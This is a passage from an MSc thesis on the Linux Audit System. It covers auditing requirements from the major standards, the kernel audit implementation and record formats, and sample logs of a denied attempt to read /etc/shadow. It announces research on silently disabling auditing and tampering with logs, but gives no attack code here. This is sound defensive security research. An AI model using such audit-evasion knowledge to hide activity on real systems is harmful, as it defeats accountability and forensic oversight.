Analysis of the Linux Audit System

Bruno Morisson

Technical Report

RHUL–MA–2015–13

1 April 2015

Information Security Group
Royal Holloway University of London
Egham, Surrey, TW20 0EX
United Kingdom

www.ma.rhul.ac.uk/tech

Analysis of the Linux Audit System

Bruno Morisson

SRN: 101009072

Supervisor: Dr Stephen D. Wolthusen

Submitted as part of the requirements for the award of the MSc in Information Security of the University of London.

March 2014

Analysis of the Linux Audit System

Department of Mathematics
Royal Holloway, University of London

For Íris and Daniel.

Declaration of Authorship

I, Bruno Morisson, hereby declare that this thesis and the work presented in it is entirely my own. Where I have consulted the work of others, this is always clearly stated.

Signed:

(Bruno Morisson)

Date:

Summary

The Linux Audit System is comprised of a subsystem in the current linux kernel and set of user-space tools aiming to provide auditing functionality to linux based operating systems. It allows for the generation, processing, and recording of relevant audit events either from within the kernel or from user-space programs, according to a defined policy. It handles all the processing of audit events from generation to logging.

This project focused on analyzing the Linux Audit System, with the objective to assess whether it achieves the goals it has been designed for.

From this analysis, we have documented the architecture and the implementation of the Linux Audit System, which allowed us to identify limitations and previously unknown weaknesses that question its ability to provide reliable and trustworthy audit records.

The two weaknesses we have identified allow for silently disabling the Linux Audit System from user-space in one case, and from within the kernel in the other, and we have developed proof of concept code exploiting these two issues. We have also developed one proof of concept that implements protection against the two weaknesses we have identified.

We have also demonstrated that the Linux Audit System does not provide any protection against tampering of the audit records.

In the end we propose mitigations to the issues identified, that if implemented would increase the reliability and trustworthiness of audit records generated by the Linux Audit System.

Acknowledgments

I'd like to thank my supervisor, Dr. Stephen Wolthusen for his amazing support and guidance throughout the project.

I'd also like to thank my friend Rui Shantilal who encouraged me in the first place to enroll in the MSc and who for over a decade keeps challenging me daily to push the boundaries.

A very special thanks to my friend Marco Vaz, with whom I have the privilege to work side by side for over 15 years, who is always available whenever I need to pick his brain, and who's insights and discussions were very important for this project.

To my parents for their infinite patience, support and encouragement.

Finally, to Sara, Íris and Daniel, for supporting my dedication to the MSc for this last three years.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

In this chapter we present the objectives of the dissertation, and motivation behind it. We also provide an overview of the structure of the report.

1.1 Motivation and Objectives

An operating system's audit mechanism is a critical component for information security, providing relevant information that may be used for forensic analysis of events in case of a system compromise, or even providing enough deterrent for preventing fraud or other misconduct by users of the system[3]. However, most of the drive to implement auditing mechanisms comes from regulatory demands, as we present in chapter 2 of this report, and in the specific case of the Linux Audit System the main driver was obtaining compliance to the requirements of the Common Criteria in order to achieve accreditation. It has not been very much scrutinized, and this was one of the motivations behind our research.

This dissertation aimed to analyze the Linux Audit System, the audit mechanism implemented in the Linux kernel, by analyzing its implementation in a common Linux distribution. Although all tests and proof of concepts presented in the report were performed on a CentOS 6.5 Linux distribution, a free distribution built from the sources of RedHat Enterprise Linux 6.5, the test systems were all running the most recent version of the mainline linux kernel (3.12) with no extra patches, so that the results can be applicable to any system running this same version. We have also performed the same tests in the latest 2.6 series kernel, still supported, since it is still widely deployed in some distributions, and is the kernel version shipped in RedHat Enterprise Linux 6.5 and CentOS 6.5, among others.

The main objectives of this project were:

- Understand and describe the architecture and implementation of the audit mechanism in the Linux kernel, and its user-space components;
- Identify audit requirements that should be addressed by any audit mechanism in order to be aligned with industry's best practices and regulatory demands;
- Assess whether the Linux Audit System complies with the requirements and demands identified;
- Research and identify possible attacks to the Linux Audit System;
- Propose enhancements to the Linux Audit System.

We believe we were able to achieve all these objectives, and provide new insights into the current state of the audit mechanism in the Linux kernel.

1.2 Structure of the Report

As the main purpose of the project was to perform an analysis of the Linux Audit System, we have structured this report as follows:

The report starts by providing background on audit mechanisms and their relevance to information security, as well as identifying requirements for the implementation of these mechanisms, in chapter 2.

Chapter 3 dives into the details of the Linux Audit System architecture, implementation and features.

The requirements identified in chapter 2 and the features provided by the Linux Audit System detailed in chapter 3 are analyzed in chapter 4, concluding that not all requirements are fully satisfied by the Linux Audit System.

In chapter 5 we present two new attacks discovered during the project that allow a privileged user to disable auditing without generating any event, and we demonstrate the nonexistence of integrity controls over the audit records on the audit log files.

We present proposals for improving the Linux Audit System in chapter 6, addressing the attacks described in chapter 5.

Finally in chapter 7 we summarize the results of the project, and provide suggestions for further research.

All source code developed for the proof of concepts in the dissertation is presented in Appendix A.

Chapter 2

Background

2.1 The Importance Of Operating Systems Auditing Mechanisms

Audit mechanisms on an operating system (OS) are a set of functionalities that record relevant system events that can be used to understand the status of a system regarding its assurance in a certain point in time, current or past. It is a critical mechanism, that should be able to provide enough input to allow for the analysis of the trustworthiness of the system, and therefore the reliability of information it processes or stores.

The logs generated by the audit mechanisms allow the accomplishment of several security objectives, such as "individual accountability, reconstruction of events, intrusion detection and problem analysis"[3]. In a nutshell, they can work as a deterrent, since they provide individual accountability, and the knowledge by potential attackers that an effective audit mechanism is in place may be enough for keeping the attackers out; as a detection mechanism, in the event of a system compromise, audit records are typically the only possibility in obtaining insight into the events that preceded the security breach, and understanding the initial point of compromise, by providing the ability to reconstruct the events prior to the compromise of the system; as a preventative mechanism, since monitoring of audit records may reveal the existence of abnormal activity, that can be further investigated and acted upon.

According to NIST audit records should contain enough information to establish "what type of event occurred, when the event occurred, where the event occurred, the source of the event, the outcome of the event, and the identity of any individuals or subjects associated with the event."[4].

Such is the importance of auditing mechanisms, that it is included as a requirement (or set of requirements) in all major industry best practice documents, standards and regulations. Some of the most relevant ones are detailed further in 2.2.

2.2 Systems Auditing Requirements

For the purpose of the analysis proposed by this project, we researched and identified several sources of auditing requirements that are applicable to the kernel of the OS itself.

Several publications provide guidance regarding what is the expected practice regarding operating systems and applications audit events logging. We have analyzed several publications from different areas, from industry guidelines to interna-

tional standards and government requirements. For the purpose of this project, we focused on requirements that are applicable in the context of the operating system, and analyzed these requirements from the perspective of the audit mechanisms provided by the linux kernel. These publications we considered to be more relevant are described next, detailing the audit requirements they define.

2.2.1 ISO/IEC 27001:2013

ISO/IEC 27001:2013[2] is the international standard that specifies the establishment, implementation, maintenance and continuous improvement of Information Security Management Systems (ISMS). At its core there are 114 controls and control objectives in 14 control categories that should be addressed in order to achieve certification to the standard. It is the industry standard for certification of ISMS, and derives from BS 7799-2, first published in 1995 by the British Standards Institution. It is therefore a quite mature standard, having just been released the 2013 version, ISO/IEC 27001:2013, that keeps gaining adherence by organizations.

With regards to audit, control A.12.4 of the standard addresses Logging and Monitoring, stating a set of objectives and controls that should be met by an ISMS. The objective for this control area is stated as "To record events and generate evidence". These controls are described in table 2.1

Control	Description
`Event logging`	Event logs recording user activities, exceptions, faults and information security events shall be produced, kept and regularly reviewed
`Protection of log information`	Logging facilities and log information shall be protected against tampering and unauthorized access
`Administrator and operator logs`	System administrator and system operator activities shall be logged and the logs protected and regularly reviewed
`Clock synchronization`	The clocks of all relevant information processing systems within an organization or security domain shall be synchronized to a single reference time source

Table 2.1: ISO/IEC 27001:2013 Logging and Monitoring Control Area (from [2])

Further details can be found in ISO/IEC 27002:2013[5], which provides guidance for the implementation of these controls.

2.2.2 NIST

The National Institute of Standards and Technology (NIST) is one of the most prolific publishers of standards and guidelines on information security. It publishes

the Special Publications 800 series of standards (SP-800), focusing on computer security, having at the time of writing 130 SP800 published standards, and 22 in draft[6]. In addition, it also publishes the Federal Information Processing Standards (FIPS)[7], which although developed for the US government and mandatory for US government agencies, also serves as guidance throughout the industry, with a special focus on cryptography. NIST SP-800 standards are regarded in the information security industry, government and academia as references on how to address computer security issues.

Several NIST documents include guidelines for audit requirements and best practices, such as the ones we now describe.

NIST SP800-53 - "Security and Privacy Controls for Federal Information Systems and Organizations"[4] - is a NIST standard that provides a catalog of security controls to serve as guidelines for Federal Information Systems, that may also be used as guidance by other organizations. It provides a set of 16 audit and accountability controls, detailed on table 2.2.

ID	Control
AU-1	Audit and Accountability Policy and Procedures
AU-2	Audit Events
AU-3	Content of Audit Records
AU-4	Audit Storage Capacity
AU-5	Response to Audit Processing Failures
AU-6	Audit Review, Analysis, and Reporting
AU-7	Audit Reduction and Report Generation
AU-8	Time Stamps
AU-9	Protection of Audit Information
AU-10	Non-repudiation
AU-11	Audit Record Retention
AU-12	Audit Generation
AU-13	Monitoring for Information Disclosure
AU-14	Session Audit
AU-15	Alternate Audit Capability
AU-16	Cross-Organizational Auditing

Table 2.2: NIST SP800-53 (rev4) Audit and Accountability Controls

These controls, and NIST SP800-53 itself, are often used as reference throughout other NIST SP800 standards, when detailing audit requirements for other more specific systems.

Another relevant publication in this context is NIST SP800-92[8] "Guide to Computer Security Log Management" providing higher level guidance on how to manage logs. In this standard it is stated the importance of recording audit events, and managing the logs containing those records.

2.2.3 PCI-DSS 2.0

PCI-DSS (Payment Card Industry Data Security Standard) is a standard developed by the Payment Card Industry Security Standards Consortium (PCI-SSC), and defines a set of security controls[9] for organizations that handle credit card data from major credit card companies (VISA, Mastercard, Discover and JCB). Organizations processing, or somehow involved in the processing of, credit card data are typically required by PCI-SSC to be compliant with this standard.

It is currently one of the most important standards for e-commerce organizations, since they may become unable to accept credit card payments or face expensive fines in case they are breached and are not compliant with PCI-DSS.

This standard is composed of 12 requirements, grouped in 6 control objectives, defining different controls that organizations must address in order to be compliant to the standard.

Control Area	Requirement
`Regularly Monitor and Test Networks`	10. Track and monitor all access to network resources and cardholder data

Table 2.3: PCI-DSS 2.0 requirement 10

PCI-DSS includes a specific requirement that directly relates to auditing, requirement 10 "Track and Monitor all access to network resources and cardholder data", shown in table 2.3. This requirement describes with great detail what must be audited and how auditing must be enabled on the systems, detailing the following sub-requirements:

ID	Requirement
`10.1`	Audit trails must be enabled and active
`10.2`	What events must be logged
`10.3`	Meta-data that must be logged with each event
`10.4`	Time synchronization
`10.5`	Security of audit trails
`10.6`	Log review
`10.7`	Log retention

Table 2.4: PCI-DSS 2.0 Requirement 10 Details

2.2.4 Common Criteria

Common Criteria[10] is one of the drivers behind the current linux audit system. In 2004 both SuSE Linux and RedHat Linux received Common Criteria Certification at Evaluation Assurance Level (EAL) 3+. For achieving the certification, two different audit subsystems for linux were developed, the Linux Audit Subsystem (LAuS) by SuSE and the Lightweight Auditing Framework by RedHat and HP and IBM. The later was later incorporated in the official linux kernel tree, and is the current

linux audit subsystem in use, and is now referred to as the Linux Audit System. Both distributions (SuSE and RedHat) are currently certified at EAL 4+. The current audit subsystem was developed with support for the Security Enhanced Linux (SELinux) security module (LSM), by providing the audit functionality necessary for a multilevel security (MLS) operating system. RedHat Linux 6 is currently Common Criteria Certified at EAL 4+[11], which includes the SELinux MLS features.

In the Target of Evaluation (TOE) document[11], the audit requirements that are expected from the audit subsystem are detailed in subsections 6.1.1.1 to 6.1.1.9. The main topics it details are shown in table 2.5.

Subsection	Requirement
6.1.1.1	Audit data generation (FAU_GEN.1)
6.1.1.2	User identity association (FAU_GEN.2)
6.1.1.3	Audit review (FAU_SAR.1)
6.1.1.4	Restricted audit review (FAU_SAR.2)
6.1.1.5	Selectable audit review (FAU_SAR.3)
6.1.1.6	Selective audit (FAU_SEL.1)
6.1.1.7	Protected audit trail storage (FAU_STG.1)
6.1.1.8	Action in case of possible audit data loss (FAU_STG.3)
6.1.1.9	Prevention of audit data loss (FAU_STG.4)

Table 2.5: RedHat Enterprise Linux 6 Target Of Evaluation (TOE) Audit Requirements

2.2.5 Requirements Summary

We have grouped the previously presented requirements into 7 main areas:

- Definition of events to audit - Requirements defining which events shall be audited;
- Details on the contents of audit records - Requirements that detail the contents of audit records, such as including timestamp, user identification, and other relevant information;
- Generation audit records - Details on the generation of the audit records;
- Time synchronization - Requirements for time/clock synchronization;
- Log access for review - Details on how log access and reviewing must be implemented;
- Prevention of audit data loss - Requirements for ensuring audit events are always recorded;
- Protection of audit logs - Requirements for ensuring the security and/or trusteability of the audit logs;

We present the summary of the requirements in table 2.6, showing for each of the standards we have previously detailed which requirements are applicable to each of the groups.

In the table some of the requirements that refer to organizational policies have been omitted, namely AU-1, AU-5, AU-11, AU-13, AU-15 and AU-16 from NIST SP800-53, and 10.6 and 10.7 from PCI-DSS.

	ISO27001	NIST	PCI-DSS	Common Criteria
Definition of events to audit	A.12.4.1	AU-2 AU-14	10.2	FAU_SEL.1
Details on the contents of audit records	A.12.4.1 A.12.4.3	AU-3 AU-10	10.3	FAU_GEN.1 FAU_GEN.2
Generation audit records	A.12.4.1	AU-12	10.1	FAU_GEN.1
Time synchronization	A.12.4.4	AU-8	10.4	FAU_GEN.1
Log access for review	A.12.4.1	AU-6 AU-7	10.6	FAU_SAR.1 FAU_SAR.2 FAU_SAR.3
Prevention of audit data loss	No mention	AU-4	No mention	FAU_STG.3 FAU_STG.4
Protection of audit logs	A.12.4.2	AU-9	10.5	FAU_STG.1

Table 2.6: Summary of Audit Requirements

From the table, we can see that the standards address most of the same issues, although both ISO27001 and PCI-DSS fail to mention specifically any requirement for ensuring that no audit events are lost. We will look into more detail on each of these requirements, and how the Linux Audit System addresses each of them in Chapter 4.

2.3 The Linux Audit System

The linux kernel includes the audit subsystem originally developed by RedHat for RedHat Enterprise Linux 4 EAL certification, which was added to the main kernel development in 2004[12], and originally named "lightweight auditing framework" (in the Common Criteria TOE documents[11] this nomenclature is still used). This subsystem aims to provide auditing capabilities to the kernel, enabling security events to be generated and passed on to user-space for logging. It performs the logging of syscalls, and provides a framework for generating audit events that can also be used by linux security modules, such as SELinux.

The subsystem implements hooks on the kernel syscalls, so that when they are invoked by a user-space process an audit event is generated according to the policy defined in the system. Events are then passed on to user-space, and logged on the filesystem.

```
type=SYSCALL msg=audit(1385890991.915:809): arch=c000003e
   syscall=2 success=no exit=-13 a0=7fff433e9866 a1=0 a2=7
   fff433e83a0 a3=7fff433e7df0 items=1 ppid=17108 pid=17127
   auid=0 uid=500 gid=500 euid=500 suid=500 fsuid=500 egid
   =500 sgid=500 fsgid=500 tty=pts1 ses=24 comm="cat" exe="/
   bin/cat" key=(null)
type=CWD msg=audit(1385890991.915:809):  cwd="/home/mori"
type=PATH msg=audit(1385890991.915:809): item=0 name="/etc/
   shadow" inode=663534 dev=fd:00 mode=0100000 ouid=0 ogid=0
    rdev=00:00
```

Listing 2.1: Example of a log record of a read access denied to /etc/shadow

The LAS also provides a user-space library, libaudit, that allows for the trusted programs on user-space to perform logging using this framework. By invoking the functions in the library, these programs may send audit messages through the framework, into the kernel, and allow them to be logged according to the same policy, and mechanism.

Since the actual logging (writing of audit events into a file) itself is performed in user-space, and also, since trusted user-space tools may also use the framework for logging, the kernel provides a netlink socket for communication between the kernel and the user-space.

As such, the Linux Audit System is more that simply kernel functionality, but is comprised of the kernel functionality it provides, as well as a library and tools to process the events, interact with the kernel, and analyze the recorded events logfiles. A diagram of the audit system from [1] is shown in Figure 2.1.

According to its developers in [13], the Linux Audit System should be able to record the following:

- *Date and time of event, type of event, subject identity, outcome*
- *Sensitivity labels of subjects and objects*
- *Be able to associate event with identity of user causing it*
- *All modifications to audit configuration and attempted access to logs*
- *All use of authentication mechanisms*
- *Changes to any trusted database*
- *Attempts to import/export information*
- *Be able to include/exclude events based on user identity, subject/object, labels, other attributes*



Figure 2.1: The Linux Audit System (from [1])

Although at first glance it may appear that the audit system in fact provides all the above functionality, in practice it simply provides the ability to record those events and information, which in some cases is only possible when using a linux security module (LSM). For instance, the recording of sensitivity labels is not even applicable without SELinux, since there exists no labels on a typical linux system based on discretionary access control (DAC).

We will look into the Linux Audit System in more detail in the next chapter.

2.4 Available Enhancements To The Linux Audit System

The linux kernel currently includes four linux security modules which provide enhanced security functionality based on the LSM interface, namely SELinux, tomoyo, apparmor and smack. These modules however do not necessarily enhance the audit mechanism already in the kernel, as we shall describe shortly. Besides these four modules, there are two other common options for enhancing the linux kernel in regards to security, RSBAC and GRSecurity, which are patches to the kernel and as such are not included in the current linux kernel. We will briefly describe each of these modules and patches, in order to understand how their audit functionalities are implemented, and whether they provide enhancements to the Linux Audit System.

2.4.1 SELinux

SELinux (Security Enhanced Linux)[14] is a linux security module developed by the NSA (United States National Security Agency), and which has been included in the linux kernel since 2004. It is one of the most widely used security enhancement on linux, since several distributions such as RedHat Enterprise Linux, Fedora Core and CentOS ship with SELinux enabled, as well as all the user-space tools necessary and out of the box policies. SELinux implements a Mandatory Access Control

(MAC) mechanism in the linux kernel, allowing for the definition and enforcement of MAC policies in the system, by using sensitivity labels in order perform access control.

With regards to auditing, SELinux integrates directly with the Linux Audit System, using the same framework already available in the kernel for generating audit events. It generates new events, Access Vector Cache (AVC) messages using the Linux Audit System, providing audit information relevant to the implemented policy. Additionaly, it provides the ability to write AVC events to `/var/log/messages` or `/var/log/avc.log`, depending on the linux distribution, in case the auditd user-space daemon from the Linux Audit System is not running.

2.4.2 Tomoyo

Tomoyo[15] is a Mandatory Access Control implementation as a linux security module, developed by NTT DATA Corporation. Although it is available from the official linux kernel tree, we are unaware of any distribution that ships this module enabled.

It provides no audit functionality, and does not use the Linux Audit System directly. The auditing is done by the linux security module hooks available in the kernel. Additional information is limited, and generated using the kernel printk() function, whose messages are then handled through the system's klogd kernel logging daemon.

2.4.3 AppArmor

The AppArmor[16] security module provides access control based on application behaviour profiles. Applications are allowed or denied actions based on a profile (policy) set by the system's administrator. It is also commonly used, since it is enabled by default on the ubuntu, SuSE Enterprise Linux and openSUSE linux distributions, which also provide out of the box protection profiles. It was developed and is maintained by Novell/SuSE.

AppArmor's audit integrates directly with the Linux Audit System, through which it generates the events.

2.4.4 Smack

Smack[17], the Simplified Mandatory Access Control Kernel, is a security module implementing mandatory access control based on labels. It allows for defining and enforcing policies that mediate access between subjects and objects on the system.

Smack's audit events are generated using the Linux Audit System.

2.4.5 RSBAC

Rule Set Based Access Control is a patch to the linux kernel that implements Mandatory Access Control. It does not implement one specific security model, but a modular framework that supports several models, based on the Generalized Framework for Access Control (GFAC) by Abrams and LaPadula[18].

It implements its own audit functionality, where audit messages are generated using the kernel printk() function, which are then handled by the system's klogd kernel logging daemon.

An interesting feature in RSBAC's audit mechanism is the fact that it allows for the logging of pseudonyms instead of real user IDs, and users' identifiable information, in order to preserve the users' privacy.

2.4.6 GRSecurity

GRSecurity (GReater Security) is also a patch to the linux kernel implementing Mandatory Access Control. It includes several security mechanisms, and focuses not only on providing the MAC mechanism, but also on hardening the kernel itself, in order to protect it from known and unknown attacks. One such example is the implementation of access restrictions to the procfs, hiding kernel symbols and active kernel exploit response[19].

GRSecurity also provides its own audit mechanism, and does not rely on the already available Linux Audit System, using the system's klogd kernel daemon through the kernel printk() function.

2.5 Summary

In this chapter we have identified the main audit functionalities provided by linux systems, with the objective of fullfiling any possible audit requirements by standards, guidelines or policies. The Linux Audit System is the audit mechanism typically used by security enhacements, either linux security modules or security patches, although some of these enhacements end up providing extra audit functionality that enhances the audit system, such as SELinux being able to log directly to the filesystem in case of failure in the user-space auditd daemon, or RSBAC and GRSecurity which provide their own audit mechanisms.

Chapter 3

Linux Audit System

As previously stated on 2.3, the Linux Audit System is a set of tools and functionality providing an audit framework to linux systems. The main component is the kernel support, which is available on the mainline linux kernel.

In this chapter we will analyze in detail how these components are related, and the audit features that the subsystem provides.

3.1 Kernel Audit Functionality

Inside the kernel, the LAS implements a set of functionalities that are the core of the framework:

- Audit functions available inside the kernel
- System call auditing
- Netlink socket for communication with user-space
- Audit policy enforcement

In this section we will look into how these functionalities are implemented in the kernel.

3.1.1 Implementation

The core of the framework is mainly implemented in 5 files in the kernel source code tree, `audit.c`, `auditsc.c`, `audit_tree.c`, `audit_watch` and `auditfilter.c`. We will not go into much detail of the files, but an overview on the purpose of each file is presented in table 3.1.

The subsystem provides functions that can be used by other parts of the kernel, which may use the auditing functionality. These functions are exported, allowing them to be accessed by other parts of the kernel, either internal or external, such as loadable modules or linux security modules.

In order to log an event from inside the kernel, developers only need to call the `audit_log()` function, shown in listling 3.1, and the message will be processed through the Linux Audit System. As can be seen in the source code, the `audit_log()` function is a convenience function that wraps the main functions, `audit_log_start()`, `audit_log_vformat()` and `audit_log_end()` functions, which are the ones responsible for performing the actual logging.

Control	Description
`audit.c`	basic functionality, such as initialization, creation of netlink socket, audit log generation and communication with the user-space
`auditsc.c`	syscall auditing functions
`audit_tree.c`	auxiliary functions for managing data structures used internally by the framework
`audit_watch.c`	functions for implementation of watches (file rules)
`auditfilter.c`	functions for implementation of filters (syscall rules)

Table 3.1: kernel source files implementing the audit subsystem

```
/**
 * audit_log - Log an audit record
 * @ctx: audit context
 * @gfp_mask: type of allocation
 * @type: audit message type
 * @fmt: format string to use
 * @...: variable parameters matching the format string
 *
 * This is a convenience function that calls audit_log_start,
 * audit_log_vformat, and audit_log_end.  It may be called
 * in any context.
 */
void audit_log(struct audit_context *ctx, gfp_t gfp_mask, int type,
               const char *fmt, ...)
{
        struct audit_buffer *ab;
        va_list args;

        ab = audit_log_start(ctx, gfp_mask, type);
        if (ab) {
                va_start(args, fmt);
                audit_log_vformat(ab, fmt, args);
                va_end(args);
                audit_log_end(ab);
        }
}
```

Listing 3.1: Implementation of the kernel audit_log() function in kernel/audit.c

One such example of this use is when setting an ethernet interface to promiscuous mode. This functionality is handled by the kernel function `__dev_set_promiscuity()` from `net/core/dev.c`. Inside this function, the `audit_log()` function is called, and an event is generated and recorded in user-space, as shown in fig-

ure 3.1.



Figure 3.1: Audit message flow for promiscuous mode set on device eth0

3.1.2 Syscall auditing

As previously stated, out of the box the audit subsystem allows for auditing syscalls. For this auditing to be performed, it is required that information regarding which syscalls and files are to be audited is configured on the operating system[20] (the user-space configuration is detailed in section 3.2). This configuration is then pushed into the kernel, where it is implemented as ”filters” and ”watches”.

Filters are implemented as lists representing the rules defined in user-space, regarding which syscalls will be audited, when and how. It supports 5 different filters[20]:

- task - checked during fork or clone syscalls
- entry - checked upon entering a syscall (to be deprecated)
- exit - checked upon exiting a syscall
- user - checked for events originating in user-space
- exclude - used to filter out certain types of events not to be recorded

Watches are a list of files to ”watch”, i.e. objects on the filesystem which should be audited, and when (e.g. when accessed for reading, writing, is executed or attributes are changed).

In a nutshell, filters are focused on types of events and syscalls that should be audited, and watches focus on files whose access to should be audited.

When the syscalls are invoked by a user-space process, the audit subsystem will check the filters and watches, and identify for which events should audit records

be generated. Those records are then created and sent through the netlink, in order to be picked up by the user-space auditd daemon. The auditd daemon will read the audit records from the netlink socket, and record them on the filesystem.

The ability to audit the usage of syscalls provides a very high granularity and detail[21] on the actions performed on the system. Every action performed by a system user on any system file is done by way of syscalls and as such, the Linux Audit System provides the ability to audit all of these actions, and their details. Other approaches to auditing in linux systems such as the ones proposed by Kuperman and Spafford[22] or Zhao et al[23] provide the ability to intercept the invocation of syscalls, either by interposition of the user-space library function calls in the first, or hijacking of the syscall entries in the kernel by the latter.

3.1.3 Audit Records

Part of the functionality provided by the Linux Audit System kernel implementation is the generation of the audit records. Although events may be originated not only from inside the kernel but also from user-space, as will be detailed further ahead in the present document, it is in the kernel functionality that the audit records are built according to a predefined format. The basic format is simple, and it's up to each event generator to add additional information to the records, as it may be relevant in the context it is used. The base format for any given audit record is the following structure[24]:

- Type: indicates the source of the event
- Timestamp: Date and time the audit record was generated
- Serial: unique event identifier (reset on system startup)
- Event specific data: relevant information according to the record type

The event data on the audit record is made of keyword=value pairs, which varies according to the type of record. It is essentially a text string with any relevant information.

For instance, a syscall type message will include the syscall number, the user id, the exit code, process id (pid) among other information relevant to syscall auditing, as shown in listing 3.2.

```
type=SYSCALL msg=audit(1385890991.915:809): arch=c000003e
   syscall=2 success=no exit=-13 a0=7fff433e9866 a1=0 a2=7
   fff433e83a0 a3=7fff433e7df0 items=1 ppid=17108 pid=17127
   auid=0 uid=500 gid=500 euid=500 suid=500 fsuid=500 egid
   =500 sgid=500 fsgid=500 tty=pts1 ses=24 comm="cat" exe="/
   bin/cat" key=(null)
```

Listing 3.2: Audit record for a syscall

As stated above, the only standard part of the audit record format is the type, the timestamp and the event serial number. The timestamp and serial are unique for each event, but one event may generate different records. In these cases, the

timestamp and serial are maintained in the different audit records, so that they can be matched by the timestamp/serial pair, in order to visualize complete information on that single event. This is typically used in the syscall auditing, since different event type audit records are created for one single syscall execution, as shown in listing 3.3. The serial is reset upon system startup.

```
type=SYSCALL msg=audit(1385890991.915:809): arch=c000003e
   syscall=2 success=no exit=-13 a0=7fff433e9866 a1=0 a2=7
   fff433e83a0 a3=7fff433e7df0 items=1 ppid=17108 pid=17127
   auid=0 uid=500 gid=500 euid=500 suid=500 fsuid=500 egid
   =500 sgid=500 fsgid=500 tty=pts1 ses=24 comm="cat" exe="/
   bin/cat" key=(null)
type=CWD msg=audit(1385890991.915:809):  cwd="/home/mori"
type=PATH msg=audit(1385890991.915:809): item=0 name="/etc/
   shadow" inode=663534 dev=fd:00 mode=0100000 ouid=0 ogid=0
    rdev=00:00
```

Listing 3.3: Audit records for a single event

In this example, one user (with user id 500) tried to access the file `/etc/shadow`, by executing the `/bin/cat` command. This event created three audit records, one with information from the syscall invoked, other for the current working directory where the command was executed from, and finally another with information on the file for which access was attempted. All the three audit records pertaining to the original event can be matched by the timestamp/serial pair, which is the same.

3.1.4 Netlink and Interaction with User-space

The kernel component of the Linux Audit System requires interaction with user-space for several actions, such as receiving the configuration which is defined in user-space, enabling and disabling the audit subsystem, receiving audit records from user-space applications and sending audit records for logging in the filesystem.

For this communication to be possible, a netlink socket is created by the kernel component of the audit subsystem, that allows bi-directional communication between user-space and kernel.

Programs running as root in user-space are able to connect to the audit netlink socket, and perform several functions, such as:

- 1) Enable/disable the audit subsystem
- 2) Read status of the audit subsystem
- 3) Push the audit rules to the kernel
- 4) Read audit events from the kernel
- 5) Write audit events to the kernel

Although actions 1), 2) and 3) above are supposed to be performed by the `auditctl` tool, actions 1) and 4) by the `auditd` daemon, and 5) by trusted programs linked against `libaudit`, any program running with root privileges is able to connect to the netlink socket, and thus communicate with the kernel component. This capability exists so that any program that requires logging of audit events is able to interact directly with the Linux Audit System, and take advantage of its functionality and features, without needing to create its own audit mechanism. This feature however makes it so that any program running under uid 0 (root) is actually trusted to interact with the audit subsystem, without any restrictions, or authentication. Also, any program with the capability `CAP_AUDIT_WRITE` may send messages to the audit subsystem throught the netlink, and any program with the `CAP_AUDIT_CONTROL` capability may perform any action on the audit subsystem, thus not requiring uid 0 for managing or interacting with the audit subsystem. This validation is done in the kernel in function `audit_netlink_ok()` from `kernel/audit.c`.

In figure 3.2 we show the interactions between user-space and kernel, via the netlink socket.

